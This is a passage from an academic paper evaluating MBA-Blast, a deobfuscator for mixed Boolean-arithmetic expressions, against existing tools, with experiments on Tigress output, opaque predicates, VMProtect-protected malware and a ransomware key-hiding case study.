Correctness means the expressions before and after simplification must be semantically equivalent. We use Z3 solver [52] to perform equivalence checking. The challenge here is most of the MBA expressions before simplification are too complex for Z3 to solve. Since we have the initially un-obfuscated expressions as the ground truth, our alternative is to check equivalence between the simplified result and the ground truth. Note that even a correctly simplified result may have different syntax with its ground truth (see the example in Table 4), so the equivalence checking step is indispensable.

The other aspect, *effectiveness*, reflects how much complexity is reduced by the simplification method, so we measure and compare the expression complexity before and after simplification. Eyrolles [39] introduces three metrics to measure MBA complexity: number of nodes, MBA alternation, and average bit-vector size. Because SSPAM, Syntia, and MBA-Blast do not change bit-vector size and Arybo always reduces

Table 3: Comparative evaluation results using Dataset 1. In "# of Correctness" column, "Yes" means equivalent, "No" means not equivalent, and "T.O." means time out (Z3 fails to return a result in five hours), and "Ratio" indicates the ratio of outputs passing equivalence checking. "Average # of Nodes", "Average # of MBA Alternation", and "Average Processing Time" report the result on *correctly* simplified results. "Before" represents obfuscated MBA expressions to be simplified, and "After" represents the simplified expressions delivered by different deobfuscation tools. "Average Processing Time" reports the average time that each tool takes to process one MBA sample.

Method	# of Correctness				Average # of Nodes			Average # of MBA Alternation			Average Processing Time
	Yes	No	T.O	Ratio (%)	Before	After	A/B (%)	Before	After	A/B (%)	(Seconds/Sample)
Arybo	37	0	25	59.7	9.1	27.3	300.0	2.1	0.0	0.0	30.2
SSPAM	62	0	0	100.0	9.4	7.9	84.0	2.3	1.5	65.2	4.6
Syntia	59	3	0	95.2	9.4	4.6	48.9	2.3	0.5	26.1	8.9
MBA-Blast	62	0	0	100.0	9.4	4.7	50.0	2.3	0.5	21.7	0.009

Table 4: Correct simplification result appears different, but it is semantically equivalent to the ground truth.

Ground Truth	Before	After
$-3(x \wedge \neg y)$	$4(\neg x \wedge y) - (x \oplus y) + 3\neg(x \vee y) + \neg(x \oplus y) - \neg y - \neg x - (\neg x \vee y) - \neg(x \wedge y)$	$3(x \wedge y) - 3x$

any length variable to 1-bit variable, so measuring bit-vector size is trivial in this experiment. We use the rest two quantitative metrics to measure MBA complexity.

1. **Number of DAG nodes.** An MBA expression is translated to a Directed Acyclic Graph (DAG), where the nodes are operators, variables, and constants. The number of nodes in the DAG is a metric for describing the expression complexity.
2. **MBA Alternation.** A key source of MBA complexity comes from mixing integer arithmetic operations and bitwise operations. We adopt "MBA alternation" to measure the number of operations that connect different types of operations. For example, in $x \wedge y + 2z$, the $+$ represents an MBA alternation, because its left operand is a bit-vector generated by $x \wedge y$, and its right operand is an integer arithmetic $2z$.

For these complexity metrics, a larger value indicates a more complex MBA expression. We expect the metrics' values will decrease after simplification. Table 3 shows the evaluation result on Dataset 1. For this and the following experiment, we set five hours as a practical timeout threshold for Z3 solving.

Compared to the existing tools, all MBA-Blast's outputs pass correctness testing, and their complexity measurement values are considerably reduced. We observe that Arybo performs well on simple MBA expressions. However, when handling complex expressions, Arybo's simplification result is even more complex than the original expression. For over 1/3 (25 out of 62) of the samples, it generates very complex formulas that cannot be solved by Z3 within the time threshold. The reason is that Arybo breaks all integers to 1-bit variables causing the result size to increase drastically. The simplification result from Arybo does not have MBA alternation, because it reduces all arithmetic operators to bitwise operators. SSPAM successfully simplifies majority of the samples as they are included in SSPAM's pattern matching library. The core technique of Syntia is stochastic program synthesis, which approximates program semantics using Monte Carlo Tree Search (MCTS). Syntia's simplification largely relies on the quality of sampling input-output pairs. When the sampling points *perfectly* represent the MBA expression, it can achieve a correct, simplified form, and its complexity reduction is on a par with MBA-Blast. Because the samples in Dataset 1 are not very complex, Syntia can correctly synthesize majority of them (59/62). The last column shows MBA-Blast only introduces negligible processing overhead compare to the peer tools.


7.3 Dataset 2: Comprehensive MBA Dataset

As the second experiment, we run MBA-Blast and other baseline tools on Dataset 2. The result in Table 5 presents an obvious gap between other tools and MBA-Blast}. Only MBA-Blast successfully generates verifiable simplification results for all MBA samples. The average processing time for each case is less than 0.1 second, significantly faster than existing tools.


Because the MBA samples in Dataset 2 are diverse and well-labeled, this experiment reveals more detailed findings. Arybo can handle 431 MBA samples in Dataset 2, all of which are small-size, 8-bit MBA (average number of DAG nodes is 13.4). For the rest of cases, Arybo generates size-explosion results (over $20,000$ DAG nodes) that exceed Z3 solver's processing capacity. SSPAM can process more complex MBA samples using its pattern library, and the average number of DAG nodes is 32.1. For other MBA samples, SSPAM either returns an incorrect result or crashes with a segmentation error. Syntia can output a simplified expression for every MBA sample in Dataset 2, but up to 85.6% of them are not correct result due to the imprecise "guess" in program synthesis. On

Table 5: Comparative evaluation results using Dataset 2. In "# of Correctness" column, "Yes" means equivalent, "No" means not equivalent, and "T.O." means time out (Z3 fails to return a result in five hours), and "Ratio" indicates the ratio of outputs passing equivalence checking. "Average # of Nodes", "Average # of MBA Alternation", and "Average Processing Time" report the results on *correctly* simplified results. "Before" represents obfuscated MBA expressions to be simplified, and "After" represents the simplified expressions delivered by different deobfuscation tools. "Average Processing Time" reports the average time that each tool takes to process one MBA sample.

Method	# of Correctness				Average # of Nodes			Average # of MBA Alternation			Average Processing Time
	Yes	No	T.O	Ratio (%)	Before	After	A/B (%)	Before	After	A/B (%)	(Seconds/Sample)
Arybo	431	0	9,569	4.3	13.4	25.5	190.3	3.4	0.0	0.0	640.7
SSPAM	2,550	0	7,450	25.5	32.1	25.1	78.3	8.5	5.4	63.5	438.2
Syntia	1,438	8,562	0	14.4	26.4	4.6	4.0	6.4	0.5	1.6	9.3
MBA-Blast	10,000	0	0	100.0	113.2	19.5	17.2	30.8	0.9	2.9	0.053



(a) Number of DAG Nodes.



(b) Number of MBA Alternation.


Figure 5: The distribution of two complexity metrics on Dataset 2. We compare the MBA expression before simplification with the simplified results from SSPAM, Syntia, and MBA-Blast. We do not plot Arybo's results because they increase the complexity metrics' values.

the samples that Syntia synthesizes the correct result, its performance rivals MBA-Blast, as shown in Figure 5a and 5b. The figures zoom in two complexity metrics (Number of DAG nodes and MBA alternation) and plot the distribution. Syntia's dots are very close to MBA-Blast's dots, indicating that they compete with each other in terms of complexity reduction; however, MBA-Blast can correctly simplify considerably more MBA expressions.

Moreover, Figure 6 presents Z3's solving time when performing correctness testing for different length variables in Dataset 2. For simplicity, we only present 8-bit and 64-bit graphs and the complete result is shown in Appendix B. The curve density represents how many expressions are verified as correct. The black curve represents MBA samples before simplification. When the length of variable increases from 8-bit to 64-bit, the density of black curve becomes sparser. It is because when variable length growths, the searching space becomes larger and Z3 has more difficulty to solve the formula. Compared to that, the density of blue curve, representing MBA-Blast's result, does not change and it covers all samples in the Dataset 2. That means, considerable MBA samples were not solvable before MBA-Blast's simplification, but they can be solved very quickly after MBA-Blast's simplification. Before simplification, only 1,542 MBA expressions in Dataset 2 pass correctness testing. After MBA-Blast's simplification, Z3 can solve 6.5X more expressions.

The trend and slope of these curves represent the change of expression complexity before and after simplification. For those variables with short length, the majority of blue curve has a small slope, which means most of the simplified result can be solved quickly. As the length of variables increase from 8-bit to 16-bit, more part of the curve has a large slope. That means, due to the increasing search space, Z3 spends more time to verify the simplification result when the variable length is large. The simplification results from SSPAM are more complex than MBA-Blast and Syntia's results are competent, but both of them fail to generate correct results for majority of samples in the dataset.

In addition, we observe that the number of input variables also affects Z3's verification time. Overall, the solving time increases with the number of inputs. For MBA samples involving more than 8 input variables, Z3 spends considerable



(a) 8-bit result.

(b) 64-bit result.

Figure 6: Z3 solving time when handling different data length in Dataset 2.

time to verify it, although MBA-Blast correctly generates the simplification result.

$$x+y = x \vee y + x \wedge y$$
$$x-y = x \wedge \neg y - \neg x \wedge y$$

(a) MBA obfuscation rules in Tigress.

$$\begin{aligned} x-y+z &= (x-y)+z \\ &= ((x-y) \vee z) + ((x-y) \wedge z) \\ &= ((x \wedge \neg y - \neg x \wedge y) \vee z) + \\ &\qquad ((x \wedge \neg y - \neg x \wedge y) \wedge z) \end{aligned}$$

(b) Tigress recursively generates a complex MBA expression.

$$\begin{aligned} &((x \wedge \neg y - \neg x \wedge y) \vee z) + ((x \wedge \neg y - \neg x \wedge y) \wedge z) \\ &= ((x - x \wedge y - y + x \wedge y) \vee z) + ((x - x \wedge y \\ &\qquad - y + x \wedge y) \wedge z) \\ &= ((x-y) \vee z) + ((x-y) \wedge z) \\ &= (t \vee z) + (t \wedge z) \qquad (\mathbf{x-y \to t}) \\ &= (t + z - t \wedge z) + t \wedge z \\ &= t + z \\ &= x - y + z \qquad (\mathbf{t \to x-y}) \end{aligned}$$

(c) MBA-Blast simplification steps.

Figure 7: Tigress's complex MBA expression and MBA-Blast's simplification.

7.4 Defeating Tigress MBA Obfuscation

We are interested in applying MBA-Blast in real-world obfuscation scenario to check its *practicability*. Tigress [41] is an automated software obfuscation tool with MBA obfuscation embedded. We first randomly generate 1,000 C functions as the testbed and then use the `EncodeArithmetic` option in Tigress to obfuscate these functions.

One interesting observation is that Tigress can recursively apply MBA obfuscation transformation to generate complex result. For example, Figure 7a shows two obfuscation transformation in Tigress. By recursively applying these rules, it translates $x-y+z$ to a more complex MBA expression in Figure 7b.

Our evaluation result shows that MBA-Blast successfully simplifies all of the obfuscated output from Tigress, including these complex cases. As shown in Algorithm 1, MBA-Blast keeps simplifying sub-linear MBA expressions, so the whole obfuscated expression is simplified in a bottom-up way. Figure 7c shows how MBA-Blast simplifies a complex MBA expression generated by Tigress.

7.5 Solving MBA-Powered Opaque Predicates

Opaque predicate is a prevalent software obfuscation technique to complicate control flow. This method has been widely adopted by obfuscation tools such as Obfuscator-LLVM [61]. Recently, deobfuscation methods based on symbolic execution [20, 62] and machine learning [63] have been proposed to detect and reverse engineer opaque predicates in programs. However, opaque predicates can be further protected by MBA obfuscation to hide the static features and generate more variants. MBA-powered opaque predicates bring new challenges to symbolic execution and machine learning based countermeasures. First, both Backward-bounded DSE [20] and LOOP [62] rely on SMT solvers to check whether a predicate is opaquely true or false, but as we have shown, SMT solvers cannot solve complex MBA expressions in a

reasonable time. Second, a large number of heterogeneous MBA obfuscation rules can be created by the method used in Dataset 2, so it is very hard for machine learning methods [63] to learn the patterns of MBA obfuscation.

In this experiment, we show that MBA-Blast can assist solving MBA-powered opaque predicates. The simplified output of MBA-Blast removes the complexity of MBA obfuscation, hence it unleashes the power of other opaque predicate reverse tools. We collect commonly used opaque predicates from existing work [20, 62] as follows.

$$\begin{aligned}
\forall x \in Z. \quad & x^2 + x \bmod 2 \equiv 0 \\
\forall x \in Z. \quad & x(x+1)(x+2) \bmod 3 \equiv 0 \\
\forall x, y \in Z. \quad & 7y^2 - 1 \neq x^2 \\
\forall x \in Z. \quad & (x^2+1) \bmod 7 \neq 0 \\
\forall x \in Z. \quad & (x^2+x+7) \bmod 81 \neq 0 \\
\forall x \in Z. \quad & (4x^2+4) \bmod 19 \neq 0 \\
\forall x \in Z. \quad & x^2(x+1)^2 \bmod 4 \equiv 0
\end{aligned}$$

We apply MBA obfuscation to these predicates and create 70 variants. For example, we apply $x+y \rightarrow 2(x \vee y) - (\neg x \wedge y) - (x \wedge \neg y)$ to $x^2 + x \bmod 2 \equiv 0$ and the new opaque predicate is:

$$\forall x \in Z. \quad 2(x^2 \vee x) - (\neg x^2 \wedge x) - (x^2 \wedge \neg x) \bmod 2 \equiv 0$$

In our experiment, we use Z3 to solve the 70 MBA-powered opaque predicates, but Z3 does not return any result in the time limit of five hours. In contrast, MBA-Blast successfully simplifies all MBA-powered opaque predicates. Then we apply Z3 to the outputs of MBA-Blast, and it solves the results within the similar time as that in previous work. Therefore, this experiment demonstrates that the simplification result from MBA-Blast helps to harness the full strength of SMT solver-based deobfuscation methods.

7.6 MBA Usage in Real-World Malware

An interesting question is the popularity of MBA obfuscation in real-world malware. Unfortunately, unlike binary packers that reveal distinctive features (e.g., entropy deviation and code-to-data ratio [23]), blindly searching the presence of MBA obfuscation in malware binaries is a nontrivial task—being stealthy is another advantage of MBA obfuscation. Even so, we observe MBA integrated into commercial software obfuscator VMProtect [9]. In this experiment, we study the usage of MBA in the malware obfuscated by VMProtect.

VMProtect is one of the most sophisticated obfuscators that are also widely used in malware. For example, in May 2019, hackers infected over 50,000 servers around the world with cryptocurrency mining malware, whose kernel-mode rootkit is protected by VMProtect to frustrate reverse engineers and malware researchers [64, 65]. VMProtect translates program code into custom bytecode and interprets the bytecode at run time via an embedded emulator, so that the original code never reappears in memory. In addition, VMProtect applies MBA obfuscation to further complicate the operations in bytecode handlers.

Table 6: MBA in malware obfuscated by VMProtect. "N" is the number of malware samples in each category. "# with MBA" shows the number of samples that include MBA. "MBA Expr" reports the number of MBA expressions detected from the samples in each category. Avg. # of Nodes and Avg. MBA alternation reports the average MBA complexity in each category.

Category	N	Size (MB)		# with MBA	MBA Expr	Avg. # of Nodes	Avg. MBA Alternation
	(132)	min	max	(105)	(157)		
Trojan	36	0.2	12.5	30	41	6.7	1.6
Virus	33	0.1	15.9	26	40	7.5	1.7
Malware	33	0.1	15.3	26	41	5.3	1.3
Riskware	8	0.6	24.4	7	11	9.8	2.6
CoinMiner	7	2.4	9.5	6	9	10.9	2.9
Backdoor	4	0.4	6.7	2	3	8.0	2.0
ADware	4	0.2	6.6	3	4	8.8	2.0
Rsmware	3	0.7	9.3	3	5	10.6	3.0
Spyware	2	0.3	10.5	1	2	10.0	3.0
Others	2	0.3	0.7	1	1	5.0	2.0

To investigate the usage of MBA in VMProtect obfuscated malware, we collect 132 samples from VirusTotal [66] by searching the keywords "vmprotect" and "vmp". To guarantee the collected samples are up-to-date, we restricted the "Last Submission Date" from 2020/05 to 2020/09. For every sample, we first identify the fetch-dispatching cycle in the virtual machine. Next, we extract the handlers that performs various VM operations, such as addition and subtraction. By manually inspecting the behaviors of these handlers, we find that MBA are used in VMProtect handlers for encoding arithmetic and bitwise computation. For example, VMProtect uses the following MBA to encode subtraction:

$$x - y = \neg(\neg x + y) \wedge \neg(\neg x + y)$$

Table 6 summarizes the collected VMProtect malware samples and the detected MBA with complexity metrics. Among the 132 malware samples, we identify 157 MBA expressions in 105 samples from different categories. It indicates that MBA widely exist in diverse types of VMProtect malware, from traditional Trojan and virus to modern ransomware and spyware. Appendix A shows more complex MBA samples collected from these malware.

For all the MBA expressions identified from malware samples, MBA-Blast successfully simplifies them to a concise, human-readable form. For example, the following procedure shows how MBA-Blast simplifies the obfuscated expression above on the right side of the equation and produces the result $x - y$. We also run Z3 to verify the correctness of the simplification result. This experiment shows that MBA-Blast

can effectively simplify the MBA in virtualization obfuscated malware so that malware analysts are released from tedious manual reverse engineering.

$$
\begin{aligned}
&\neg(\neg x+y)\wedge\neg(\neg x+y)\\
&=\neg t\wedge\neg t && (\neg\mathbf{x}+\mathbf{y}\rightarrow\mathbf{t})\\
&=-t-t+t\wedge t-1\\
&=-t-1\\
&=-(\neg x+y)-1 && (\mathbf{t}\rightarrow\neg\mathbf{x}+\mathbf{y})\\
&=-(-x-1)-y-1\\
&=x-y
\end{aligned}
$$

7.7 Case Study: Ransomware Analysis

This section presents our experience of using MBA-Blast to analyze a ransomware sample[1] collected from VirusTotal. Since MBA obfuscation can transform bitwise operations to complex forms with trivial runtime overhead, it is well suited for obfuscating crypto algorithms. Ransomware is an infamous malware type that intensively relies on crypto algorithms to encrypt the victims' files. We run the collected ransomware sample in a sandbox and set up Intel Pin [67] to record the ransomware execution. After that, we investigate the recorded trace and identify suspicious MBA transformations. This ransomware encrypts users' files using AES-256 algorithm and shreds files before removing them from disk. In the record trace, we observe a suspicious MBA behavior happening before entering the AES algorithm, so we doubt that the MBA transformation is related to key generation or initialization vector (IV). By carefully reverse engineering the binary code, we understand the ransomware's behavior and confirm that the malware developer adopts MBA to obfuscate both the encryption key and IV. More specifically, the ransomware generates a key and an IV for every file it encrypts, and then it appends the key and IV to the end of file after encryption. After the victim pays ransom to the malware developer, a decryption process is invoked to extract the key and IV from every file for decryption. Malware authors must protect the key and IV, otherwise victims can obtain them and then recover their files by running AES-256 decryption algorithm without paying ransom. We observe an MBA expression taking the encryption key K and a constant C as inputs, and then use MBA-Blast to simplify it. The MBA and MBA-Blast's simplification procedure is listed as follows. The final simplification result is $K\oplus C$. Therefore, the malware developer hides the encryption key by calculating $\oplus$ with a magic number C. MBA obfuscation is adopted for protecting the $\oplus$ operation. Similarly, we discover that the IV is also protected by $\oplus$ with a different constant. This case study shows that, although MBA-Blast is not particularly designed as a malware analysis tool, it can help understand behaviors of obfuscated malware.

$$
\begin{aligned}
&(K\vee\neg C)+(\neg K\vee C)-2*(\neg(K\vee C))-2*(K\wedge C)\\
&=-C+K\wedge C-1+(-K+K\wedge C-1)-\\
&\qquad\qquad 2(-K-C+K\wedge C-1)-2(K\wedge C)\\
&=K+C-2(K\wedge C)\\
&=K\oplus C
\end{aligned}
$$

7.8 Performance

This section shows MBA-Blast's performance data. Table 7 presents the time and memory cost when MBA-Blast processes MBA expressions with different complexity level. MBA-Blast is very effective because it does not rely on any search or heuristic method. Our implementation is based on `AST` and `SymPy` Python library, which can perform expression substitution and arithmetic reduction efficiently. Overall, MBA-Blast only introduces a negligible overhead.

Table 7: MBA-Blast's performance on MBA expressions with different complexity.

# of Nodes	Time (Second)	Memory (MB)
10	0.0128	0.2
100	0.0528	0.5
200	0.0964	0.6
300	0.1358	0.7

8 Discussion

MBA-Blast demonstrates the feasibility and scalability of automatically reducing complex MBA expressions. However, we also note some potential opportunities for future improvement as below.

First, the simplification result from MBA-Blast may not be the simplest form. The normal output form is $c_1x+c_2y+c_3(x\wedge y)-c_4$. While it does significantly reduce the MBA complexity, this form is not guaranteed as the simplest result. Table 4 has provided one example. The ReplaceMBAWithBool function alleviates this problem by reversely applying the transformation in Table 2. MBA-Blast can be further extended to mitigate this problem by adding more rules in Table 2 so that it can produce more diverse simplification result.

Similarly, an adversary may attack MBA-Blast by intentionally applying multiple rounds of MBA substitution. The correct simplification requires precisely understanding the dependency between these rounds. Current MBA-Blast implementation only handles simple dependence cases, i.e., substituting all common sub-expressions. A more precise dependency analysis will be helpful to address this limitation.

It is also possible that attackers combine MBA obfuscation with other data encoding techniques to create complex expressions with bitwise and arithmetic operations but does not meet

[1] MD5: `218ee40649267be13d85c6ff0a91b603`

the MBA definition in this paper. MBA-Blast is designed for resolving MBA expressions, so unfortunately it does not have the capacity to directly reverse other obfuscation methods. It is interesting to further investigate whether MBA-Blast can benefit other de-obfuscation techniques.

9 Conclusion

This paper tackles a data obfuscation scheme, Mixed Boolean-Arithmetic (MBA) obfuscation, which uses both bitwise and arithmetic operations to generate an unintelligible expression. The cost of applying MBA obfuscation is rather low, but the resulting expression becomes a tough challenge for reverse engineering attempts, including advanced binary code analysis utilizing SMT solvers. The existing efforts to counter MBA obfuscation either work in an ad-hoc manner or suffer from heavy overhead. In this paper, we investigate the underlying mechanism of MBA obfuscation and prove a hidden two-way transformation feature between 1-bit and n-bit variables. This finding enlightens us to develop MBA-Blast, a novel MBA deobfuscation technique. The key idea is to simplify MBA expressions to normal forms and then perform arithmetic reduction in 1-bit space. Our large-scale MBA deobfuscation experiment and real-world malware study demonstrate MBA-Blast's efficacy and generality. Developing MBA-Blast not only advances automated software reverse engineering, but also delivers a benchmark serving as a baseline for future research in this direction.

Acknowledgments

We would like to thank our shepherd Lorenzo Cavallaro and the anonymous paper and artifact reviewers for their helpful feedback. We especially thank Thorsten Holz for the insightful suggestions. We also thank VirusTotal for providing the academic API and malware samples. This research was supported by NSF grant CNS-1948489. Jiang Ming was supported by NSF grant CNS-1850434.

References

[1] Sebastian Schrittwieser, Stefan Katzenbeisser, Johannes Kinder, Georg Merzdovnik, and Edgar Weippl. Protecting Software Through Obfuscation: Can It Keep Pace with Progress in Code Analysis? *ACM Computing Surveys*, 49(1), April 2016.

[2] Christian Collberg and Jasvir Nagra. *Surreptitious Software: Obfuscation, Watermarking, and Tamperproofing for Software Protection*, chapter 4.4, pages 258–276. Addison-Wesley Professional, 2009.

[3] Michael Sikorski and Andrew Honig. *Practical Malware Analysis: The Hands-On Guide to Dissecting Malicious Software*, chapter 13, pages 269–296. No Starch Press, 2012.

[4] Chenxi Wang, Jonathan Hill, John C. Knight, and Jack W. Davidson. Protection of Software-Based Survivability Mechanisms. In *Proceedings of International Conference on Dependable Systems and Networks (DSN'01)*, 2001.

[5] Christian Collberg, Clark Thomborson, and Douglas Low. Manufacturing Cheap, Resilient, and Stealthy Opaque Constructs. In *Proceedings of the 25th ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages (POPL'98)*, 1998.

[6] Dongpeng Xu, Jiang Ming, and Dinghao Wu. Generalized Dynamic Opaque Predicates: A New Control Flow Obfuscation Method. In *Proceedings of the 19th Information Security Conference (ISC'16)*, 2016.

[7] Xabier Ugarte-Pedrero, Davide Balzarotti, Igor Santos, and Pablo G Bringas. SoK: Deep Packer Inspection: A Longitudinal Study of the Complexity of Run-Time Packers. In *Proceedings of the 36th IEEE Symposium on Security and Privacy (S&P'15)*, 2015.

[8] Oreans Technologies. Code Virtualizer: Total Obfuscation against Reverse Engineering. http://oreans.com/codevirtualizer.php, 2019.

[9] VMProtect Software. VMProtect software protection. http://vmpsoft.com, 2019.

[10] Kevin A. Roundy and Barton P. Miller. Binary-code Obfuscations in Prevalent Packer Tools. *ACM Computing Surveys*, 46(1), 2013.

[11] Philip OKane, Sakir Sezer, and Kieran McLaughlin. Obfuscation: The Hidden Malware. *IEEE Security and Privacy*, 9(5), 2011.

[12] Christian Collberg and Clark Thomborson. Software Watermarking: Models and Dynamic Embeddings. In *Proceedings of the 26th ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages (POPL'99)*, 1999.

[13] Haoyu Ma, Chunfu Jia, Shijia Li, Wantong Zheng, and Dinghao Wu. Xmark: Dynamic Software Watermarking Using Collatz Conjecture. *IEEE Transactions on Information Forensics and Security*, 14(11), March 2019.

[14] Stanley Chow, Philip Eisen, Harold Johnson, and Paul C Van Oorschot. White-Box Cryptography and an AES Implementation. In *International Workshop on Selected Areas in Cryptography*, 2002.

[15] Stanley Chow, Phil Eisen, Harold Johnson, and Paul C Van Oorschot. A White-Box DES Implementation for DRM Applications. In *ACM Workshop on Digital Rights Management*, 2002.

[16] Monirul Sharif, Andrea Lanzi, Jonathon Giffin, and Wenke Lee. Automatic Reverse Engineering of Malware Emulators. In *Proceedings of the 30th IEEE Symposium on Security and Privacy (S&P'09)*, 2009.

[17] Kevin Coogan, Gen Lu, and Saumya Debray. Deobfuscation of Virtualization-obfuscated Software: A Semantics-based Approach. In *Proceedings of the 18th ACM Conference on Computer and Communications Security (CCS'11)*, 2011.

[18] Babak Yadegari, Brian Johannesmeyer, Ben Whitely, and Saumya Debray. A Generic Approach to Automatic Deobfuscation of Executable Code. In *Proceedings of the 36th IEEE Symposium on Security and Privacy (S&P'15)*, 2015.

[19] Babak Yadegari and Saumya Debray. Symbolic Execution of Obfuscated Code. In *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security (CCS'15)*, 2015.

[20] Sébastien Bardin, Robin David, and Jean-Yves Marion. Backward-Bounded DSE: Targeting Infeasibility Questions on Obfuscated Codes. In *Proceedings of the 38th IEEE Symposium on Security and Privacy (S&P'17)*, 2017.

[21] Tim Blazytko, Moritz Contag, Cornelius Aschermann, and Thorsten Holz. Syntia: Synthesizing the Semantics of Obfuscated Code. In *Proceedings of the 26th USENIX Security Symposium (USENIX Security'17)*, 2017.

[22] Dongpeng Xu, Jiang Ming, Yu Fu, and Dinghao Wu. VMHunt: A Verifiable Approach to Partial-Virtualized Binary Code Simplification. In *Proceedings of the 25th ACM Conference on Computer and Communications Security (CCS'18)*, 2018.

[23] Binlin Cheng, Jiang Ming, Jianming Fu, Guojun Peng, Ting Chen, Xiaosong Zhang, and Jean-Yves Marion. Towards Paving the Way for Large-Scale Windows Malware Analysis: Generic Binary Unpacking with Orders-of-Magnitude Performance Boost. In *Proceedings of the 25th ACM Conference on Computer and Communications Security (CCS'18)*, 2018.

[24] Yongxin Zhou, Alec Main, Yuan X. Gu, and Harold Johnson. Information Hiding in Software with Mixed Boolean-Arithmetic Transforms. In *Proceedings of the 8th International Conference on Information Security Applications (WISA'07)*, 2007.

[25] Christian Collberg, Sam Martin, Jonathan Myers, and Bill Zimmerman. Documentation for Arithmetic Encodings in Tigress. http://tigress.cs.arizona.edu/transformPage/docs/encodeArithmetic.

[26] Christian Collberg, Sam Martin, Jonathan Myers, and Bill Zimmerman. Documentation for Data Encodings in Tigress. http://tigress.cs.arizona.edu/transformPage/docs/encodeData.

[27] Quarkslab. Epona Application Protection v1.5. https://epona.quarkslab.com, July 2019.

[28] Clifford Liem, Yuan Xiang Gu, and Harold Johnson. A Compiler-based Infrastructure for Software-protection. In *Proceedings of the 3rd ACM SIGPLAN Workshop on Programming Languages and Analysis for Security (PLAS'08)*, 2008.

[29] Irdeto. Irdeto Cloaked CA: a secure, flexible and cost-effective conditional access system. www.irdeto.com, 2017.

[30] Camille Mougey and Francis Gabriel. DRM Obfuscation Versus Auxiliary Attacks. In *REcon Conference*, 2014.

[31] Hamilton E. Link and William D. Neumann. Clarifying Obfuscation: Improving the Security of White-Box DES. In *International Conference on Information Technology: Coding and Computing*, 2005.

[32] Andrey Bogdanov and Takanori Isobe. White-Box Cryptography Revisited: Space-Hard Ciphers. In *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security (CCS'15)*, 2015.

[33] Adrien Guinet, Ninon Eyrolles, and Marion Videau. Arybo: Manipulation, Canonicalization and Identification of Mixed Boolean-Arithmetic Symbolic Expressions. In *Proceedings of GreHack 2016*, 2016.

[34] Ninon Eyrolles, Louis Goubin, and Marion Videau. Defeating MBA-based Obfuscation. In *Proceedings of the 2016 ACM Workshop on Software PROtection (SPRO'16)*, 2016.

[35] Fabrizio Biondi, Sébastien Josse, Axel Legay, and Thomas Sirvent. Effectiveness of Synthesis in Concolic Deobfuscation. *Computers & Security*, 70, 2017.

[36] Michael Beeler, R William Gosper, and Richard Schroeppel. Hakmem. Technical report, Massachusetts Institute of Technology, Artificial Intelligence Laboratory, 1972.

[37] H.S. Warren. *Hacker's Delight*. Addison-Wesley, 2003.

[38] Yongxin Zhou and Alec Main. Diversity via Code Transformations: A Solution for NGNA Renewable Security. *The National Cable and Telecommunications Association Show*, 2006.

[39] Ninon Eyrolles. *Obfuscation with Mixed Boolean-Arithmetic Expressions: Reconstruction, Analysis and Simplification Tools*. PhD thesis, Université Paris-Saclay, 2017.

[40] Sebastian Banescu and Alexander Pretschner. Chapter Five - A Tutorial on Software Obfuscation. Advances in Computers. 2018.

[41] Christian Collberg, Sam Martin, Jonathan Myers, and Jasvir Nagra. Distributed Application Tamper Detection via Continuous Software Updates. In *Proceedings of the 28th Annual Computer Security Applications Conference*, ACSAC '12, 2012.

[42] Sandrine Blazy and Rémi Hutin. Formal Verification of a Program Obfuscation Based on Mixed Boolean-arithmetic Expressions. In *Proceedings of the 8th ACM SIGPLAN International Conference on Certified Programs and Proofs (CPP'19)*, 2019.

